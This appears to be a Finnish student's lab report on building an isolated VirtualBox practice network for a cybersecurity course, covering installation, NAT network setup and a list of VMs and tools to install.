

Kyberturvallisuus

&&

Turvallinen lab


Oppilas: Ariful Islam

***Tieto- ja tietoliikennetekniikan perustutkinto
ict-asentaja***

Opettaja: Timo Nostolahti

Tietoliikennelaiteasennukset ja kaapelointi

1. Rakennetaan lab




Kuvio: Virtualbox ja Virtuallikoneet

2. Virtualbox asennus ja konfigurointi

- a) Haetaan **Virtualbox** sovellus ja **extension pack** nettisivulta
<https://www.virtualbox.org/>




Kuva 1: Ladatan virtualbox




Kuva 2: Ladataan extensions pack

b) Aloitetaan asentaa klikkaamalla ladattu **VirtualBox-6.1.18-142142-Win.exe** tiedostolla. **Seurataan oletuksen** vaihtoehtoja. Huoma myös seuravasta kuvasta (**bridge networking**).




Kuva 3: Asennuksen aloitus


c) Kaikki asennetaan oletuksena loppuasti, paitsi poistetaan **"Virtualbox bridge networking "** optio kun asennetaan Virtualbox. Virtual koneet eivät voi hakea IP-osoite **10.17.242.0/24** verkosta (Koulun verkko).



Kuva 4: Bridge networking poistaminen

Virtualboxin on valmit asennus . Nyt liitän aikaisiin haettu **VirtualBox_Extension_Pack**.


d) Avataan asennettu virtualbox sovellus ja menen **Preferences>Extensions** ikkuna. Siellä ikonilla  klikkaamalla haetaan ladattu **Oracle_VM_VirtualBox_Extension_Pack-6.1.18.vbox-extpack** ja se liitan.



Kuva 5: Preferences tai Asetukset työkalu



Kuva 6: Klikka Extensions + nappi




Kuva 7: paikanna paketti ja valitsen


Virtualbox on valmiina, nyt tässä projektissa luodaan omaverkko seuraavaksi.

3. Luodaan verkko Virtualbox: ssa

a) *File-->Preferences ja Network-->*  *ikonilla lisätään verkko.*




Kuva 8: Valitsen Network eli verkko asetukset



Kuva 9: NatNetwork nimeinen verkko syntyy oletuksesti.

- b) Nyt oikealla (hiiri) klikkaamalla ”**NatNetwork**” päällä saada uuden ikkuna sitten vaihdetaan nimi lab:ikisen ja **Network CIDR** laitetaan haluttu verkko osoiteetta. Olen jaanyt oletuksena.



Kuva 10: haluttu verkon luonti

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	-	-
Internal	-	-	+	-	-
Bridged	+	+	+	+	+
NAT	+	Port forward	-	+	Port forward
NATservice	+	Port forward	+	+	Port forward


Kuva 11: Virtual boxissa mahtua verkkoa ja niiden reittiä.

Verkko on luotu. Luotu verkko on sellainen, että se toimii virtuaalikoneiden joukossa.

Liitetty tietokoneita tässä verkossa voi kommunikoida, ihan normallisti kuten fyysinen kytkimillä tehdään. Virtualbox sovellus voi sisältää virtuaaliverkkokytin ja monet käyttöjärjestelmät.


4. Haetaan netistä ne alla oleva käyttöjärjestelmän .iso tiedosto ja niiden asennuksen jälkeen jossa koneessa asennetaan sovellukset.

- Windows 10 (Virtualbox:ssa)
 - a) Haetaan and asennetaan **Chrome, wirshark, FileZilla-client.**
 - Ubuntu (Virtualbox:ssa)
 - a) asennetaan **apache2**
 - b) asennetaan **wordpress**
 - Kali (Virtualbox:ssa)
 - a) Kali: ssa on sisällä rakennettu tarvitseva työkalua **NMAP**
 - b) Lisäksi asennetaan **bettercap**
 - c) **Seth** työkalu haetaan github:lta
 - d) **Wireshark**
 - Windows 2016 (Virtualbox: ssa)
 - a) FTP-Server/Filezilla server
 - b) RDP - etäyhteys käytössä
 - c) ADDS, DHCP jne.
- a) Asennan nyt yhden järjestelmän viitteitä varten. Esimerkiksi, asennan Windows 10: n. Olen haettu ja ladattu kaikki tarvitseva järjestelmät .iso tiedostona.




Kuva 12: .iso tiedosto ladattu netistä

b) klikkaus **New ikoni** lla




Kuva 13: Uusi virtuaali kone

c) Virtuaali konen Kuvausta




Kuva 14: Laitan konen nimi ja valitsen Type (linux tai windows) ja versio

d) Luotu virtuaalikoneen asetukset




Kuva 15: Virtuaali koneen asetukset

e) Tästä voi vaihtaa RAM-muistin määrä ja suorittimen määrää.




Kuva 16: valitsen 2 prosessori

f) Tässä näyttää storage ja konen tarvitse bootable disk eli windows.iso tiedosto.



